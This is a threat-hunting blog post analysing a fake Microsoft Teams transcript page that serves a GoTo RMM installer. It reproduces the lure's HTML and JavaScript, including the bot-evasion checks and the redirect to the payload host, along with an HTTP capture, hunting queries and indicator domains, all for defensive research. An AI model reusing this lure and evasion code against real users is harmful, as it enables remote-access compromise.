
malasada.tech /teams-transcript-page-lure-delivers-goto-rmm/

Teams Transcript Page Lure Delivers GoTo RMM

⋮ 10/24/2025

Thruntellisearch - Threat Hunting/Intelligence Research

By Aaron Samala October 24, 2025


Download Transcript | Microsoft
isystemstelecom.com/invite/
Google Chrome isn't your default browser
Set as default
Download Proposal
Type here to search
3:33 PM
10/24/2025

Bid Transcript is Ready for Download

This file has been securely prepared for delivery.
Click the button below to download.

TL;DR

This documents a Teams transcript download page lure that delivers GoTo RMM.

Tactical Pause

THE CONTENT, VIEWS, AND OPINIONS EXPRESSED ON THIS DOCUMENT ARE MY OWN AND DO NOT REFLECT THOSE OF MY EMPLOYER OR ANY AFFILIATED ORGANIZATIONS. ALL RESEARCH, ANALYSIS, AND WRITING ARE CONDUCTED ON MY PERSONAL TIME AND USING MY OWN PERSONALLY-ACQUIRED RESOURCES. ANY REFERENCES, TOOLS, OR SOFTWARE MENTIONED HERE ARE LIKEWISE USED INDEPENDENTLY AND ARE NOT ASSOCIATED WITH, ENDORSED, OR FUNDED BY MY EMPLOYER.

Summary Up Front

This continues off my previous analysis of the MS Teams FakeApp delivering Oyster. I used the page title theme from that, and found different lures that serve a fake MS Teams transcript download lure page. The file served is a GoTo RMM installer.

Intro

I finally got some free time to do some analysis at home.

This is a continuation from the Fake Teams lure delivering the Oyster malware [1].

Text-based Attack chain

This is the text-based attack chain (I need to find icons to start making nice diagrams…)

```
Proposal MalSpam

(I've observed one email artifact. It appears to be sent from a compromised email
address. I cannot share it at this time because it is TLP:I-sorry-I-no-can-share-
right-now.)
```


```
> > CONTAINS A LINK TO >>

An attacker owned redirector or free URL shortener (like abre[.]ai)

>> REDIRECTS TO >>

An attacker-controlled compromised site that hosts the MS Teams Transcript download
lure.

>> PERFORMS ANTI-BOT MEASURES >>

>> SERVES A DOWNLOAD BUTTON TO >>

An RMM from either an attacker-controlled URL on a compromised site, or a free
online storage solution (like gofile[.]io)
```

Lead

I wanted to see if there were any variations with the “download teams” page title.

I tested that with an AND statement (page title contains “download” and “teams”, but not necessarily in that order) and observed hits that were unrelated to the MS Teams FakeApp lure.

I found a hit and ran it in Any Run [2].




Download Transcript | Microsof
isystemstelecom.com/invite/
Google Chrome isn't your default browser
Set as default
Type here to search
3:33 PM
10/24/2025

Bid Transcript is Ready for Download

This file has been securely prepared for delivery.
Click the button below to download.

The download is served from the likely attacker-controlled compromised site drdimages[.]com via the URL below.

```
hxxps://www.drdimages[.]com/download_invite.php
```




Wireshark · Follow HTTP Stream (tcp.stream eq 31) · 82d140e3-9e3e-44bb-b3b4-630a9f4c8750.pcap

```
GET /download_invite.php HTTP/1.1
Host: www.drdimages.com
Connection: keep-alive
sec-ch-ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.isystemstelecom.com/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9


HTTP/1.1 200 OK
Date: Fri, 24 Oct 2025 15:33:10 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
CF-RAY: 993a87f018d5cef6-FRA
content-description: File Transfer
content-disposition: attachment; filename="Project_Proposal.exe"
expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
pragma: public
content-transfer-encoding: binary
x-content-type-options: nosniff
x-frame-options: DENY
x-xss-protection: 1; mode=block
Set-Cookie: PHPSESSID=1ed53b64caf76a99a6d4b4149c4f754f; path=/
Set-Cookie: __cf_bm=Ck9NsUa3bI.2ktdszqVNI7j5Ypq8bq1ghr3bu7bYuEI-1761319990-1.0.1.1-ZVr4nV9q0r8fMB8vs9M5KMZuI1xHH3fQtu8ATWfOw5d3RJEI11WhUhSxnweaeFPO9D5QgbrWsuJItj8gR91meUv6.LYtS
v2YBKV2Tz.Xo7U; path=/; expires=Fri, 24-Oct-25 16:03:10 GMT; domain=.www.drdimages.com; HttpOnly; Secure; SameSite=None
Set-Cookie: _cfuvid=EmkW8DqTHxbKOmFmnBX5UHbn3x1Ws2XTrY52Fr3Y2EQ-1761319990480-0.0.1.1-604800000; path=/; domain=.www.drdimages.com; HttpOnly; Secure; SameSite=None
vary: Accept-Encoding
Content-Encoding: gzip
host-header: d3AuYmx1ZWhvc3QuY29t
x-endurance-cache-level: 2
x-nginx-cache: WordPress
CF-Cache-Status: MISS
Last-Modified: Fri, 24 Oct 2025 15:33:10 GMT
Server: cloudflare
alt-svc: h3=":18006"; ma=86400

MZ......................@..................................H.........        .!..L.!This program cannot be run in DOS mode.

$.......=...y...y...y...2f..v...2f......6b..j...6b......6b..b...2f..x...
|..{....c..s....b..{....b..{....b..H...2f..W...2f..d.....C.z...y........b..A....ba.x...y.   .x....b..x...Richy.........................PE..L...P".h...............".v...<c....
.0.
..........@........................t.......u...@..............................p........`....]..........t..e... t.p...pZ..p......................[.......Y..@............
...........................text...\u.......v...................  ..`.rdata..L7.......8...z..............@..@.data...(]......j.....................@...CPADInfo(....P............
.........@....rsrc.....]..`....]................@..@.reloc..p.... t.......s.............@..B..........................................................................
..............................................................................................................U............@.U.3...$....h..Q....
.............LV.@...u...$Pj.....Q...LV.....$....3....
```

The file named “Project_Proposal.exe” (SHA256: 7faf4986bea4dd37fb1c0a5b011cde29552ad710696d8e458997ca55abae5bf9) was downloaded. It is GoTo RMM.

Visitor Filtering

The lure page includes anti-bot measures. It uses a hidden text field. The download button is disabled by default, and then enabled two seconds later. If the user clicks the download button before two seconds, or the hidden text field contains text, the window location will be changed to the facebook. If it is not a bot, it will serve the RMM download link.



Wireshark · Follow HTTP Stream (tcp.stream eq 16) · 82d140e3-9e3e-44bb-b3b4-630a9f4c8750.pcap


```
<body>
  <div class="teams-card">
    <img src="https://main-8xt.pages.dev/logo.png" alt="Microsoft Teams Logo" class="logo">
    <h1>    Bid Transcript is Ready for Download</h1>
    <p>This file has been securely prepared for delivery.<br>Click the button below to download.</p>

    <!-- Honeypot input (hidden from humans) -->
    <input type="text" id="robot_check" name="robot_check" style="display:none;" autocomplete="off">

    <!-- Real download button (disabled by default) -->
    <button class="teams-btn" id="downloadBtn" disabled>Download Proposal</button>
  </div>

  <script>
    const startTime = Date.now();

    window.addEventListener('DOMContentLoaded', () => {
      setTimeout(() => {
        document.getElementById('downloadBtn').disabled = false;
      }, 2000); // Delay to allow for basic dwell time
    });

    document.getElementById('downloadBtn').addEventListener('click', function (e) {
      const honeypot = document.getElementById('robot_check').value.trim();
      const timeSpent = (Date.now() - startTime) / 1000;

      // If honeypot filled or user clicked too fast ... redirect to bot trap
      if (honeypot || timeSpent < 2) {
        window.location.href = "https://facebook.com";
        return;
      }

      // Legitimate user ... proceed to download
      window.location.href = "https://www.drdimages.com/download_invite.php";
    });
  </script>

</script>
```

If the bot fills the hidden field, or if they clicked the button before two seconds, they are sent to facebook

Download button disabled for 2 seconds

Legitimate targets receive the malicious payload

If the visitor’s user agent is a mobile device, it renders an “Access Denied” page.


Wireshark · Follow HTTP Stream (tcp.stream eq 16) · 82d140e3-9e3e-44bb-b3b4-630a9f4c8750.pcap

```
<!-- Mobile device blocker -->
<script>
  function isMobileDevice() {
    return /Mobi|Android|iPhone|iPad|iPod/i.test(navigator.userAgent);
  }

  if (isMobileDevice()) {
    document.body.innerHTML = `
      <style>
        body {
          background-color: #f3f2f1;
          font-family: 'Segoe UI', sans-serif;
          display: flex;
          align-items: center;
          justify-content: center;
          height: 100vh;
          margin: 0;
          padding: 0;
          text-align: center;
          color: #333;
        }
        .denied-box {
          background: #ffffff;
          padding: 40px 30px;
          border-radius: 12px;
          box-shadow: 0 4px 10px rgba(0,0,0,0.05);
          max-width: 400px;
          border-left: 5px solid #d83b01;
        }
        .denied-box h1 {
          font-size: 20px;
          margin-bottom: 10px;
        }
        .denied-box p {
          font-size: 15px;
          color: #605e5c;
        }
      </style>
      <div class="denied-box">
        <h1>Access Denied</h1>
        <p>This content is only accessible on a desktop device.<br>Please open Proposal on a PC   to continue.</p>
      </div>
    `;
  }
</script>
```

Checks for a mobile user agent, and renders a prompt instructing the victim to access it from a PC.

Packet 253. 4 client pkts, 4 server pkts, 7 turns. Click to select.

Entire conversation (20 kB) | Show as: ASCII | No delta times | Stream: 16


Find More Teams Transcript Lure Pages

I checked Silent Push for more lure pages using the query below [3].


```
datasource = ["webscan"] AND htmltitle = "Download Transcript | Microsoft Teams"
```

It reveals domains that I assess are attacker-owned (origin_url):

```
directdocs[.]top
ckfamilyservices[.]top
unionps[.]top
amplifon[.]top
```




My wide snips always get pixelated, so here's another snip with just the domains listed. For the results with different domains in the origin_url and the url columns, I assess the domain from the origin_url is attacker owned, while the domains from every url is a compromised site that is attacker-controlled.




origin_url	url
https://dwaniqueautosales.com/invite/	https://dwaniqueautosales.com/invite/
https://directdocs.top	https://auctechnologies.com/view/bid.html
https://www.directdocs.top	https://auctechnologies.com/view/bid.html
https://ckfamilyservices.top	https://auctechnologies.com/view/bid.html
https://ckfamilyservices.top	https://cfslo.com/view/index%20(1).html
https://www.ckfamilyservices.top	https://cfslo.com/view/index%20(1).html
https://unionps.top	https://cfslo.com/c/index.html
https://ckfamilyservices.top	https://cfslo.com/view/index%20(1).html
https://amplifon.top	https://cfslo.com/view/index%20(1).html

Attacker-owned Infrastructure Pattern

I suspected some of the attacker-owned infrastructure has a pattern. I used ioc-comparer to get the pattern fast-kine. Here's my shameless plug to my tool that you should check out: https://github.com/MalasadaTech/ioc-comparer.




```
Comparison analysis for ckfamilyservices.top, directdocs.top
==================================================
Timestamp: 2025-10-24 00:05:43
==================================================

Comparison between ckfamilyservices.top and directdocs.top:
Similarities:
- P0101.001 - Registration: Registrar: NameSilo,LLC (1479)
- P0101.002 - Registration: Registration date (7 days): 2025-10-08 21:26:46+00:00 and 2025-10-13 16:50:22+00:00
- P0101.010 - Registration: Name Server: henrik.ns.cloudflare.com, jacqueline.ns.cloudflare.com (nshash: 0b09947efaffc0fc13732fa71be72be8)
- P0101.011 - Registration: Name Server Domain: cloudflare.com
- P0203 - AS Name: Cloudflare, Inc.
- P0203 - AS Number: 13335
- P0203 - AS Country: US
- P0301 - Issuer Organization: Google Trust Services

Enriched Similarities:
- VT Similar Malicious Ratings: 0.0% vs 2.1%
- VT Similar Community Scores: 0 vs 0

Low-value similarities:
- None

Differences:
- No shared IPs. ckfamilyservices.top has 172.67.196.179, 104.21.44.68, 2606:4700:3036::6815:2c44, 2606:4700:3032::ac43:c4b3, directdocs.top has 104.21.87.71, 172.67.142.48, 2606:4700:3033::6815:5747, 2606:4700:3037::ac43:8e30
- SSL cert not_before dates differ by more than 7 days: 2025-10-14 16:51:57+00:00 vs 2025-10-22 16:42:48+00:00


Exiting.
PS D:\SoftwareDevelopment\GitHubRepoClones\ioc-comparer>
```



```
Comparison between ckfamilyservices.top and directdocs.top:
Similarities:
- P0101.001 - Registration: Registrar: NameSilo,LLC (1479)
- P0101.002 - Registration: Registration date (7 days): 2025-10-08 21:26:46+00:00 and 2025-10-13 16:50:22+00:00
- P0101.010 - Registration: Name Server: henrik.ns.cloudflare.com, jacqueline.ns.cloudflare.com (nshash: 0b09947efaffc0fc13732fa71be72be8)
- P0101.011 - Registration: Name Server Domain: cloudflare.com
- P0203 - AS Name: Cloudflare, Inc.
- P0203 - AS Number: 13335
- P0203 - AS Country: US
- P0301 - Issuer Organization: Google Trust Services
```

I used that pattern to create the Silent Push query below [5].

```
datasource = "whois" AND registrar = "namesilo*" AND nshash =
"0b09947efaffc0fc13732fa71be72be8" AND domain = "*.top" AND created >= "2025-10-01
00:00:01"
```



Query

```
datasource = "whois" AND registrar = "namesilo*" AND nshash = "0b09947efaffc0fc13732fa71be72be8" AND domain = "*.top" AND created >= "2025-10-01 00:00:01"
```


Sort order: scan_date/desc

Results

Total Results: 3 Results on current page: 3

scan_date	domain	created	expires	name	organization	registrar
2025-10-23 14:29:57	directdocs.top	2025-10-13 16:50:22	2026-10-13 16:50:22	None	None	NameSilo, LLC
2025-10-15 14:28:09	ckfamilyservices.top	2025-10-08 21:26:46	2026-10-08 21:26:46	None	None	NameSilo, LLC
2025-10-09 15:09:37	unionps.top	2025-10-06 16:12:18	2026-10-06 16:12:18	None	None	NameSilo, LLC

Here’s a smaller snip just in case it gets pixelated and you don’t want to view the image in a new tab.



Results

Total Results: 3 Results on current page: 3

scan_date	domain	created
2025-10-23 14:29:57	directdocs.top	2025-10-13 16:50:22
2025-10-15 14:28:09	ckfamilyservices.top	2025-10-08 21:26:46
2025-10-09 15:09:37	unionps.top	2025-10-06 16:12:18

The domains match the list of origin_url domains from the previous snip. This query should be monitored.

Summary

This continues off my previous analysis of the MS Teams FakeApp delivering Oyster. I used the page title theme from that, and found different lures that serve a fake MS Teams transcript download lure page. The file served is a GoTo RMM installer.

Indicators

```
directdocs[.]top
ckfamilyservices[.]top
unionps[.]top
amplifon[.]top
```

Links

```
1 - https://malasada.tech/oyster-malware-delivery-via-teams-fake-app/
2 - https://app.any.run/tasks/82d140e3-9e3e-44bb-b3b4-630a9f4c8750
3 - https://explore.silentpush.com/web-scanner?
query=datasource%20%3D%20%5B%22webscan%22%5D%20AND%20htmltitle%20%3D%20%22Download%20Transcript%20%7C%2
4 - https://github.com/MalasadaTech/ioc-comparer
5 - https://explore.silentpush.com/web-scanner?
query=datasource%20%3D%20%22whois%22%20AND%20registrar%20%3D%20%22namesilo*%22%20AND%20nshash%20%3D%20%2
10-01%2000%3A00%3A01%22&sorting=scan_date%2Fdesc
```